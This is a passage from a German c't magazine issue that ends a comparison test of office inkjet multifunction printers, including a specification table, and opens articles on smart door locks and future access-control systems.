- ↑ schneller Drucker
- ↑ gute Mobil- und Cloud-Funktionen
- ↓ ADF verschluckt Kopfzeilen
- ↓ Fotodruck mit Rotstich



Epson Ecotank ET-4750

Der kompakte Ecotank passt auch auf kleinere Schreibtische. Als einzige Zuführung hat er ein 250-Blatt-Fach, an der rechten Seite sind die Tanks mit Fenstern zur Tintenstandkontrolle eingebaut. Der nicht duplexfähige Vorlageneinzug fasst maximal 30 Blatt; die Scannerklappe hat in den Scharnieren 1 cm Spiel.

Das anklippbare Bedienpanel enthält einen sehr kleinen resistiven Touchscreen, den man besser mit einem Stift bedient. Die Menüs sind nicht immer intuitiv. Das simple Web-Frontend braucht man für die Registrierung bei Cloud-Diensten. Beim Drucken vom Android-Smartphone über das Mopria-Plug-in mussten wir das Papierformat von Letter auf A4 umstellen.

Das Befüllen der Tintentanks fällt dank kodierter Einfüllstutzen leicht – man braucht die Flaschen nur aufzusetzen. Eine Füllung für 6000 Seiten kostet nur 42 Euro – billiger kann man mit Originaltinte nicht drucken.

Beim Drucken im blassen, aber lesbaren Entwurfsmodus legt der Ecotank noch ein flottes Tempo vor, benötigt man Drucke in bester Qualität – hier erreicht er Laser-Niveau –, braucht er für eine Textseite über zwei Minuten. Auch beim Duplexdruck ist das Tintentank-Gerät nicht der Renner. Beim 100-Seiten-Test mussten wir die Ablage zwischendurch leeren.

Anders als der WorkForce druckt der Ecotank Fotos auch auf Normalpapier randlos. Auf Fotopapier lieferte er dezente, korrekte Farben, aber wenig Details in dunklen Bildbereichen. Schwarzweißbilder zeigen einen Blaustich.

Beim Kopieren und Scannen arretierte die Scannerklappe unseres Testgeräts aufgeklappt nicht sicher und knallte uns beim Wechseln der Vorlage hin und wieder auf die Finger. Textkopien sahen gut aus, waren vom langsamen ADF aber etwas unscharf. Die Tinte ließ sich beim Bearbeiten mit dem Textmarker 30 Sekunden nach Druck kaum noch verwischen.

Kopien von Fotos gelangen mit einer ganz brauchbaren Qualität – bis auf fehlende Details in dunklen Bildbereichen. Schwarzweißkopien von Text auf Farbpapier waren bei maximaler Helligkeit lesbar, aber nur Schwarz auf Grau.

Scans von Fotos zeigten viele Details, allerdings auch einen leichten Grünstich; unsere Grafikvorlage scannte er mit zu hellem Blau. Die in Epson Scan 2 integrierte OCR erkennt höchstens Fließtext und auch das nicht immer fehlerfrei.

- ↑ sehr geringe Tintenkosten
- ↑ sehr kompakt
- ↓ langsam
- ↓ mäßige Ausstattung



HP PageWide MFP 377dw

Der voluminöse PageWide gleicht optisch einem Lasergerät und braucht auch so viel Platz. Er hat nur ein Fach für 500 Blatt, lässt sich aber um ein weiteres Fach erweitern. Für Sondermedien gibt es einen seitlichen Multifunktionseinzug. Die Scannerklappe hat in den Scharnieren keinerlei Spiel, was Buchscans erschwert.

Bedient wird das Gerät über den großen, anklippbaren Touchscreen mit übersichtlichen Menüs. Bei der Software-Einrichtung fragt HP Nutzungsdaten ab, was man nicht ablehnen oder überspringen kann. Am Gerät lässt sich das Datensammeln deaktivieren. Die riesigen Tintenpatronen hinter einer Frontklappe sind sehr einfach wechselbar. Außer dem vorderen USB-Port für Speichersticks gibt es einen zweiten USB-Host-Anschluss hinten für externe Speicher, auf denen das Gerät beim Druck auf Abruf Aufträge ablegt.

Der PageWide druckt mit rasantem Tempo und nahezu in Laserqualität. Zum Tintensparen kann man unter „Tinteneinstellungen“ die Sättigung und den Schwarzauftrag minimieren. Dann druckt er leicht blasser, aber gut lesbar. Fertige Drucke legt er wie Lasergeräte „facedown“ ab; beim Duplexdrucken kann man die Ablagenart vorgeben. Text und Grafik bringt das HP-Gerät in guter Qualität aufs Papier.

Fotos druckt er grundsätzlich nur mit Rand; auf Fotopapier stören breite Streifen und Transportspuren. Vom USB-Stick lassen sich außer Fotos auch PDF-Dokumente ausdrucken.

Auch beim Kopieren arbeitet der PageWide sehr flott. Grafiken sahen gut aus, bei Text fielen unter der Lupe leichte Farbsäume und vereinzelte Satellitentröpfchen um die Buchstaben auf. Fotos kopierte er mit Grünstich, Streifen und Transportspuren. Der schnelle ADF bremst den Drucker beim Kopieren von Aktenstapeln nicht aus und bearbeitete auch geknickte Seiten ohne Probleme.

Beim Textmarker-Test 30 Sekunden nach Druck verwischte die Tinte nur nach mehrmaligem Reiben. Schwarz-weiß-Kopien von Text auf Farbseiten waren bei maximaler Helligkeit lesbar; nur mit rotem Hintergrund kam das HP-Gerät nicht klar.

Das Programm und Twain-Modul HP Scan überschärfte Fotos, deren Scans kaum Details und hässliche Kantenartefakte zeigten. Diese waren auch auf Grafiken etwa an Buchstabenkanten sichtbar. Die OCR ReadIris machte bei Normaltext keine Fehler, erkannte aber große Titelfonts nicht.

- 👆 sehr schnell
- 👆 für Arbeitsgruppen geeignet
- 👆 gute Netzwerk- und Sicherheitsfunktionen
- 👇 hohe Tintenkosten

gespeichert werden. Alle anderen können mittels Fax-Druckertreiber Fax aus Anwendungen heraus nur senden. Der HP PageWide legt Fax auch auf Netzfreigaben und FTP-Servern ab, beim Brother J5730dw muss man dazu dem Cloud-Dienst des Herstellers vertrauen.

Apropos Cloud: Die Hersteller unserer Testgeräte bieten alle eigene Dienste und Druck-Apps für Smartphones an. Letztere nutzen zum Rendern von PDFs die Hersteller-Cloud, nur einige weisen vorher darauf hin – Vorsicht ist also beim Drucken vertraulicher Dokumente vom Mobilgerät geboten. Abgesehen von den Apps und Plug-ins der Hersteller nehmen alle Testgeräte Druckaufträge von Apple AirPrint und vom Android-Plug-in der Mopria (Mobile Printing Alliance) entgegen.

Über die Web-Frontends der Multifunktionsdrucker ließen sich alle erfolgreich bei Google Cloud Print registrieren; nur der HP PageWide druckt dabei unnötigerweise eine Seite mit Google-URL aus, statt direkt zur Webseite weiterzuleiten. Bei den Cloud-Diensten der Hersteller funktioniert die Registrierung ähnlich. Epson und HP weisen den Druckern eine individuelle Mailadresse zu, über die man Druckaufträge an das mit dem Internet verbundene Gerät schicken kann. Die Dienste von Brother, Canon und Epson verbinden die Multifunktionsdrucker mit Cloud-Speichern, die sich über den Touchscreen der Geräte dann als Scanziele auswählen lassen.

Fazit

Unser Testfeld erfüllt höchst unterschiedliche Ansprüche. Wer ein schnelles Multifunktionsgerät braucht, das auch mit umfangreichen Druckaufträgen klarkommt, liegt mit dem HP PageWide MFP 377dw richtig: Er druckt schneller als viele Laserkonkurrenten, bietet eine große Ablage und einen erweiterbaren Papiervorrat. Allerdings braucht er viel Stellfläche. Das gilt auch für den Brother MFP-J5730dw, der dafür aber auch A3-Papier bedruckt – und dies zu einem günstigen Preis.

Soll der Drucker dagegen in Reichweite auf dem Schreibtisch stehen, empfehlen sich die kompakten Modelle von Epson. Der WorkForce Pro WF-4740DTWF ist zwar hoch, hat aber eine vergleichsweise kleine Grundfläche. Zudem druckt er schnell und abgesehen von Fotos in guter Qualität. Noch weniger Platz braucht der Ecotank ET-4750, der dank Tintentanks unschlagbar günstig druckt. Mit 440 Euro ist er in der Anschaffung zwar teuer, doch bekommt man dafür Tinte für über 11.000 Seiten, die etwa beim WorkForce in Patronenform fast 1000 Euro kosten würde.

Patronenlose Tintendrucker mit geringen Tintenkosten hat auch Canon im Programm, verkauft sie allerdings nur über seinen Webshop. Brother und HP verkaufen ihre Tintentank-Modelle (noch) nicht in Deutschland. Bürotaugliche Geräte gibt es bisher nur von Epson (Ecotank, RIPS) – der Hersteller hat sich hier mittlerweile einen großen Vorsprung erarbeitet. Doch ist es nur eine Frage der Zeit, bis die anderen Hersteller nachziehen, zumal immer mehr verärgerte Kunden genug von der überbezahlten Patronentinte haben und lieber mehr Geld in ein Tintentank-Gerät investieren. (rop@ct.de) **ct**

Literatur

- [1] Rudolf Opitz, Druck-Spezialisten fürs Büro, Preiswerte Laser-Farbmultifunktionsdrucker mit Profi-Ausstattung, c't 8/2018, S. 112
- [2] Lichtbeständigkeits test von Druckertinten: <https://heise.de/-2289259>

Tinten-Multifunktionsdrucker fürs Büro

Gerät	MFC-J5730DW	Maxify MB5450	WorkForce Pro WF-4740DTWF	Ecotank ET-4750	PageWide MFP 377dw
Hersteller	Brother, www.brother.de	Canon, www.canon.de	Epson, www.epson.de	Epson, www.epson.de	HP, www.hp.com/de
Druckverfahren / Patronen	Piezo / 4	Bubblejet / 4	Piezo / 4	Piezo / 4	Bubblejet, festst. Druckkopf / 4
Auflösung (Fotodruck) ¹	4800 dpi × 1200 dpi	1200 dpi × 600 dpi	4800 dpi × 1200 dpi	4800 dpi × 1200 dpi	2400 dpi × 1200 dpi
Papiergewichte ¹	64 g/m² ... 220 g/m² (Fach 1)	64 g/m² ... 275 g/m²	64 g/m² ... 256 g/m²	64 g/m² ... 300 g/m²	60 g/m² ... 300 g/m²
Papierzufuhr	2 × 250 Blatt-Kassette bis A3, MF-Einzug hinten 100 Blatt	2 × 250 Blatt-Kassette	2 × 250 Blatt-Kassette	250 Blatt-Kassette	500 Blatt-Kassette, MF-Einzug 50 Blatt, optional 500-Blatt-Kass.
Papierablage ¹	100 Blatt bis A4 sonst 50 Blatt	75 Blatt	80 Blatt	60 Blatt	300 Blatt
autom. Duplexdruck/Randlosdruck	✓ (bis DIN A4) / ✓	✓ / –	✓ / ✓	✓ / ✓	✓ / –
Drucken von USB-Stick	✓ (JPEG)	✓ (JPEG, TIFF)	✓ (JPEG, TIFF)	–	✓ (PDF, JPEG, TIFF, PNG)
monatl. Druckvolumen (empf. / max.)	250–2000 S. / k. A.	250–1500 S. / 30.000 S.	250–1500 S. / 25.000 S.	200–800 S. / 20.000 S.	500–3000 S. / 40.000 S.
Scannen / Netzwerk- und Cloud-Funktionen					
Typ / Farbtiefe Farbe, Graustufen ¹	Dual-CIS / 24 Bit, 8 Bit	Dual-CIS / 24 Bit, 8 Bit	CIS / 24 Bit, 8 Bit	CIS / 24 Bit, 8 Bit	Dual-CIS / 24 Bit, 8 Bit
Auflösung physikalisch ¹	2400 dpi × 1200 dpi, ADF: 600 dpi × 600 dpi	1200 dpi × 1200 dpi	2400 dpi × 1200 dpi, ADF: 1200 dpi × 1200 dpi	2400 dpi × 1200 dpi, ADF: 1200 dpi × 1200 dpi	1200 dpi × 1200 dpi
Vorlageneinzug / Duplex	50 Blatt / ✓ (DADF)	50 Blatt / ✓ (DADF)	50 Blatt / ✓ (RADF)	30 Blatt / –	50 Blatt / ✓ (DADF)
OCR-Software	✓ (Nuance, integriert)	✓ (integriert)	✓ (integriert)	✓ (integriert)	✓ (ReadIRIS)
Twain- / WIA-Modul	✓ / ✓	✓ / –	✓ / –	✓ / –	✓ / ✓
Scan to E-Mail / FTP / SMB	✓ / ✓ / ✓	✓ / – / ✓	✓ / ✓ / ✓	✓ (Cloud) / – / –	✓ / – / ✓
Scan to USB-Stick / Cloudspeicher	✓ / ✓	✓ / ✓	✓ / ✓	– / ✓	✓ / SharePoint
Druck-App (Android, iOS)	iPrint&Scan	Canon Print	Epson iPrint	Epson iPrint	HP ePrint, All-in-One Remote
NFC / WiFi Direct	– / ✓	– / ✓	✓ / ✓	– / ✓	✓ / ✓
AirPrint / Android Print / Mopria	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
Cloud-Dienst des Herstellers	Brother Web Connect	Maxify Cloud Link	Epson Connect	Epson Connect	HP Connected
Kopieren und Faxen					
autom. Duplex-Kopie	✓ (bis A4)	✓	✓	–	✓
PC-Fax (senden / empfangen)	✓ / ✓	✓ / –	✓ / ✓	✓ / ✓	✓ / –
Kurzwahladressen	100 (je 2 Nummern)	100	100	60	99
Fax-Speicher ¹	200 Seiten	250 Seiten	180 Seiten	100 Seiten	100 Seiten
qual. Sendebericht mit Faxkopie	✓	✓	✓	✓	✓
Sonstiges					
Schnittstellen	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4 GHz), RJ-11 (Fax)	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4 GHz), RJ-11 (Fax)	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4 GHz), RJ-11 (Fax)	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4 GHz), RJ-11 (Fax)	USB 2.0, Ethernet, WLAN (IEEE802.11n 2,4 GHz), RJ-11 (Fax)
Betriebsabmessungen (B × T × H)	53 cm × 81 cm × 37 cm	46 cm × 61 cm × 37 cm	42,5 cm × 52 cm × 36 cm	41,5 cm × 51 cm × 26 cm	73 cm × 41 cm × 47 cm
Gewicht	20,6 kg	13 kg	12 kg	6,8 kg	22,2 kg
Display	9,3-cm-Touchscreen (resistiv)	8,8-cm-Touchscreen (resistiv)	10,9-cm-Touchscreen (resistiv)	6,1-cm-Touchscreen (resistiv)	10,9-cm-Touchscreen (kapazitiv)
Treiber für Windows	ab Windows Vista, ab Server 2008	ab Windows Vista SP2, Server 2008	ab Windows Vista, ab Server 2003 R2	ab Windows XP	ab Windows 7, Server 2003
Treiber für Mac / Sonstige	macOS ab 10.9.5 / Linux	macOS ab 10.8.5 / Linux	macOS ab 10.6.8 / –	macOS ab 10.6.8 / –	macOS ab 10.9 / Linux (hplip), Novell Netware, SAP, Citrix, Unix
Software (Windows)	CC4 (macOS: CC2), Brother Utilities (PC-Fax, Scanner-Utility), PaperPort 14 SE	Canon Quick Utility (NetzwerkTools, Scan Utility, Kurzwahl-Editor, Toolbox), Easy-WebPrint EX	Epson Scan2, Fax-Utility, Event Manager	Epson Scan2, Fax-Utility, Event Manager	HP Scan, Diagnose-Tools, IRIscan OCR
Tinten					
Schwarz (Reichweite ¹)	LC-3217BK (550 S.), LC-3219XLBK (3000 S.)	PGI-2500BK (375 S.), PGI-2500XLBK (2500 S.)	35 BK (900 S.), 35XL BK (2500 S.)	102 BK (7500 S.)	HP913A BK (3500 S.)
Farbe (Reichweite ¹)	LC-3217C,M,Y (je 550 S.), LC-3219XLC,M,Y (je 1500 S.)	PGI-2500 C,M,Y (je 330 S.); PGI-2500 XLC (1755 S.), XLM (1295 S.), XLY (1520 S.)	35 C,M,Y (je 650 S.), 35 XL (je 1900 S.);	102 C,M,Y (je 6000 S.)	HP913A C,M,Y (je 3000 S.)
Kosten pro ISO-Farbseite (XL-Patr.)	7,23 ct, Schwarzanteil 1,43 ct	6,6 ct, Schwarzanteil 1,4 ct	7,72 ct, Schwarzanteil 2,19 ct	0,65 ct, Schwarzanteil 0,2 ct	9,21 ct, Schwarzanteil 2,74 ct
Verbrauchsmaterial	–	–	Tintenauffangbehälter 24,50 €	Tintenauffangbehälter 10 €	–
Bewertungen					
Bedienung / Netzwerkfunktionen	⊕ / ⊕⊕	○ / ○	○ / ⊕	○ / ○	⊕ / ⊕⊕
Text- / Grafikdruck	⊕ / ○	⊕ / ○	⊕⊕ / ⊕⊕	⊕⊕ / ⊕	⊕⊕ / ⊕
Fotodruck (Foto- / Normalpapier / via App)	○ / ○ / ⊕⊕	⊕ / ○ / ⊕	⊕ / ⊕ / ⊕	○ / ⊕ / ⊕	⊕ / ⊕ / ⊕
Kopierqualität Text / Grafik / Foto	○ / ○ / ⊕⊕	⊕ / ○ / ⊕	⊕⊕ / ⊕⊕ / ⊕	⊕⊕ / ○ / ○	⊕⊕ / ⊕ / ⊕
Scanqualität / OCR	○ / ⊕	⊕ / ⊕	⊕ / ⊕⊕	○ / ⊕⊕	⊕ / ○
Lichtstabilität Normal- / Fotopapier	○ / ⊕	⊕⊕ / ⊕	⊕⊕ / ⊕⊕	⊕⊕ / ○	⊕ / ⊕
Herstellergarantie	3 Jahre Vor-Ort	1 Jahr / 3 Jahre Carry-in (nach Registrierung)	1 Jahr / 3 Jahre Carry-in (nach Registrierung)	1 Jahr / 3 Jahre Carry-in (nach Registrierung) oder 50.000 S.	1 Jahr / 3 Jahre ² Carry-in
Gerätepreis (Straße)	200 €	205 €	235 €	440 €	280 €
¹ Herstellerangabe ² nach Registrierung innerhalb von 60 Tagen					
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe					

Hereinspaziert!

Schließ- und Zugangssysteme der Zukunft



Smarte Schlösser Seite 110
Nello One für die Haustür Seite 116

„Sesam, öffne dich“ – und schon ist im Märchen von Ali Baba der Weg zur Räuberhöhle frei. Sprachsteuerung ist heute fast schon wieder ein alter Hut. Viel spricht dafür, dass wir ins Heim der Zukunft einfach so eintreten können – ganz ohne Codewörter oder Schlüssel.

Von Sven Hansen

Mechanische Zugangssysteme sind wohl fast so alt wie die Menschheit. Sobald man sich seine Höhle besonders nett eingerichtet hatte, ging es auch gleich um den Schutz vor ungebeten Gästen. Wie erkenne ich möglichst früh, wer da vor dem Eingang steht? Wie Sorge ich dafür, dass ich Zutritt habe und andere nicht? Wie kann ich mein Zutrittsrecht an Vertraute weitergeben? Die Erfindung des mechanischen Schlüssel-/Schloss-Prinzips war zur Lösung der beiden letzten Fragen zweifellos ein großer Wurf. Seit Jahrhunderten ist der Metallschlüssel das gängigste Mittel zur Zutrittskontrolle – doch das soll sich ändern.

Mecha(tro)nisch

Etwa 70 Kilometer westlich von München, im beschaulichen Affing, schraubt man beim Sicherheitsspezialisten Abus an den Schließsystemen der Zukunft. „Heute benötigt man zum Öffnen unserer vernetzten Schließanlagen einen Chip oder die App auf dem Handy“, erklärt Geschäftsführer Benjamin Pflaum. Die in Affing je nach Kundenauftrag montierten Schließzylinder sind ein Puzzle aus über 100 Einzelteilen – ein Blick in die Werkstatt erinnert eher an eine Uhrenmanufaktur. Die hier gefertigten mechatronischen Zylinder ersetzen den herkömmlichen Schließzylinder und lassen sich je nach Modell per Chip, Zahlenkombination oder per Funk über eine App ansprechen. Hier wird der mechanische Schlüssel einfach durch ein elektronisches Pendant ersetzt.

Die großen Vorteile gegenüber dem mechanischen Schlüssel: Die elektronische Variante lässt sich leichter an andere Nutzer übermitteln und kostengünstig vervielfältigen. Und zur Not kann man das Zutrittsrecht ebenso einfach wieder ent-

ziehen. Spätestens bei großen Schließanlagen stellen nämlich verlorene mechanische Schlüssel einen hohen Kostenfaktor dar. Selbst bei einer einfachen Familie kann sich die Investition in eine mechatronische Schließanlage schnell lohnen, weil die Kinder die Schlüssel erst gar nicht verlieren können. „Unser mechatronisches Zahlenschloss, das man per Transponder oder sechsstelligem Code öffnet, ist aus diesem Grund sehr beliebt.“

Die Zukunft sieht Pflaum bei den biometrischen Verfahren. „In wenigen Jahren wird sich mit Hilfe von multisensorischen Verfahren die Tür von alleine entriegeln, wenn ich mich als berechtigte Person nähere.“ Dabei hat Pflaum nicht unbedingt die erste Generation biometrischer Sensoren im Sinn: „Fingerabdrucksensoren funktionieren nicht mit nassen Händen und nicht jeder mag sich vor einen Iris-Scanner mühsam in Position bringen. Moderne Gesichtserkennungssysteme auf Basis von Scannern und Kamerabildern lassen sich zudem oft noch überlisten.“

Den Durchbruch soll die Verschmelzung unterschiedlicher Sensordaten brin-

gen: „Mischt man Videodaten mit zusätzlichen Sensorinformationen, kann das System berechnete Personen erkennen und den Zutritt gezielt erteilen.“ Im Moment funktionieren diese Techniken noch nicht zuverlässig genug oder die zur sicheren Erkennung nötigen Sensoren sind einfach noch zu teuer. „Alles nur eine Frage der Zeit“, ist sich Pflaum sicher. Derweil experimentiert man in Affing schon mit den Möglichkeiten der heutigen Technik. „Mithilfe moderner Algorithmen können wir schon jetzt recht sicher bestimmen, ob da eine bekannte Person sich Zutritt verschaffen möchte“, erklärt Pflaum. Jeder Mensch geht offenbar mit einer anderen Dynamik ans Werk.


Was geht

Bis die Maschinenintelligenz so weit ist, dass sie souverän den Türsteher mimen kann, muss der Mensch ihr also noch einen Schritt entgegenkommen. So kann unser Kollege Julius Beineke, der sich im vergangenen Jahr im Selbstversuch einen NFC-Chip implantieren ließ (c't 1/2018, S. 108), problemlos Abus' vernetztes wAppLoxx-System bedienen und die Schlösser durch Handauflagen entriegeln.

Zum Glück braucht es aber nicht unbedingt einen Bodymod, um sich in Sachen Schließsystemen ein Stückchen Zukunft ins Heim zu holen. Auf den folgenden Seiten stellen wir Ihnen elektronische Schlösser und Systeme zur Zugangskontrolle vor, die sich in bestehende Installationen integrieren lassen: Ein System, mit dem man die Haustür eines Mehrfamilienhaus App-fähig macht, oder Schließzylinder, die man mit dem Handy öffnet oder komplett ins Smarthome integriert. Der Schutz der modernen „Wohnhöhle“ dürfte somit gesichert sein. (sha@ct.de) **ct**



Feinmechanik trifft Elektronik: Beim Sicherheitsspezialisten Abus in Affing werden mechatronische Schließzylinder nach Kundenwunsch montiert.



Appschließbar

Türschlösser mit smarten Funktionen

Smarte Türschlösser bringen Komfort ins Smarthome. Doch viele Nutzer scheuen bislang den Einbau, der ist aber leichter als vermutet.

Von Stefan Porteck

Es gießt aus Kübeln, unter jedem Arm klemmt eine Einkaufstüte. Jetzt irgendwie schnell den Schlüssel aus der Tasche pfriemeln und rein ins Haus, bevor die Tüten aufweichen und sich der Einkauf auf dem Boden verteilt. Wer solche Situationen vermeiden will, ist ein Kandidat für smarte Türschlösser.

Per Fingertipp auf das Smartphone oder sogar ganz automatisch schließen sie die Tür auf und verriegeln hinterher wieder selbstständig. Hierfür sind sie per Bluetooth mit dem Smartphone gekoppelt und haben meistens Motoren, die auf der Innenseite der Haus- oder Wohnungstür den Schließzylinder drehen. Im Vergleich zu normalen Schlössern bieten Smartlocks einige Vorteile: Man braucht keinen Schlüsselbund mehr und verlorene Schlüssel sind damit passé. Zudem stellen Smartlocks zum Nulltarif virtuelle „Zweitschlüssel“ für jedes Familienmitglied bereit. Haushaltshilfen, Verwandte oder Nachbarn lassen sie nur zu gewünschten Zeiten hinein.

Wir haben uns fünf Smartlocks angeschaut, die sich in wenigen Minuten in

jeder gängigen Tür installieren lassen. Dazu zählen das elektromechanische Schloss secuEntry easy von Burg Wächter, das Motorschloss Yale Entr, hinter dem mit Assa Abloy ebenfalls ein namhaftes Schließtechnikunternehmen steht, sowie die Motorschlösser eQ-3 Eqiva, Danalock V3 und Nuki.

Alle lassen sich nicht nur per App öffnen, sondern auch weiterhin mit normalen Schlüsseln. Zusätzlich gibt es für fast alle Testgeräte kleine Handsender und für die Schlösser von Burg Wächter und Yale auch PIN-Pads oder Fingerabdruckleser.

Ohne Bohren und Sägen

Die Geräte Nuki und Eqiva nutzen einen der bisherigen Schlüssel. Er wird innen ins

Türschloss gesteckt, die Smartlocks werden drübergestülpt und am Schließzylinder verschraubt oder notfalls mit doppelseitigem Klebeband an den Türbeschlag geklebt. Eine längliche Aussparung im Smartlock nimmt den Schlüsselkopf auf. So funktionieren Eqiva und Nuki theoretisch mit den bestehenden Schließzylindern.

Trotzdem sollte in jedem Fall das Schloss gewechselt werden, wenn es nicht mit einer Not- und Gefahrenfunktion ausgestattet ist. Nur solche lassen von außen aufschließen, wenn innen ein Schlüssel steckt. Ohne Notöffnungsfunktion hilft bei leerer Batterie am Smartlock oder vergessenem Handy nur noch ein Schlüsseldienst, der die Tür oder das Schloss aufbricht – ein teurer Spaß also.

In der Praxis gibt es gute weitere Gründe, trotzdem einen neuen Zylinder zu kaufen: In die Aussparung von Nuki und Eqiva passen nur Standardschlüssel aus Metall – solche mit Kunststoffüberzug sind zu dick. Manchmal zwingt auch die Anzahl der vorhandenen Schlüssel zum Neukauf. Da einer dauerhaft in der Tür verbleibt und manche Schlösser nur mit drei Schlüsseln ausgeliefert werden, hat man eventuell zu wenige.

Die Testkandidaten Danalock V3, secu Entry easy und Yale kommen mit eigenen Schließzylindern. Um sie in der richtigen Länge zu bestellen, muss man zunächst das eigene Schloss ausbauen und vermessen. Das ist zwar etwas aufwendiger, aber dafür werden die Smartlocks hier direkt mit dem Schließzylinder verschraubt. Es besteht also nicht die Gefahr, dass sie sich durch Vibrationen lockern und beim Zuwerfen der Tür schlimmstenfalls abfallen.

Bei Danalock hat man die Wahl zwischen einem teureren Maßzylinder in gewünschter Länge oder einem günstigen Universalzylinder. Für den Test standen uns beide zur Verfügung. Für den Einbau des Universalzylinders sollte man etwas Zeit einplanen. Er lässt sich mit verschraubbaren Verbindungsgliedern auf der Außen- und Innenseite in der Länge anpassen.

Da jedes Glied mit vier Innensechskantschrauben fixiert wird, hat uns dieses Puzzle rund eine halbe Stunde beschäftigt. Trotz guter Einbauanleitung stießen wir auf ein Problem: Damit sich die Einzelteile ineinanderschieben lassen, haben sie ein wenig Spiel. Schraubt man sie nicht absolut bündig zusammen, verhindert die hauchdünne Nut an den Übergängen, dass sich der Zylinder durch die Schlossbohrun-

gen der Tür schieben lässt. An zwei Türen klappte bei unseren Tests der Einbau deshalb nicht. Mit dem Maßzylinder hatten wir dagegen keine Probleme.

Gerüstet

Abseits vom Komfort ist die wichtigste Aufgabe der Smartlocks, die eigenen vier Wände vor ungebetenen Besuchern zu schützen. Schließlich will sich niemand mit dem Einbau einen Unsicherheitsfaktor einfangen. Die günstigen mitgelieferten Zylinder sind nach DIN EN 1303 zertifiziert. Ihre Aufbruchssicherheit liegt auf dem Niveau anderer Standard-Schließzylinder namhafter Hersteller. In etlichen Mietshäusern kommen so alte 08/15-Zylinder zum Einsatz, dass unsere Testgeräte praktisch sogar ein Upgrade darstellen.

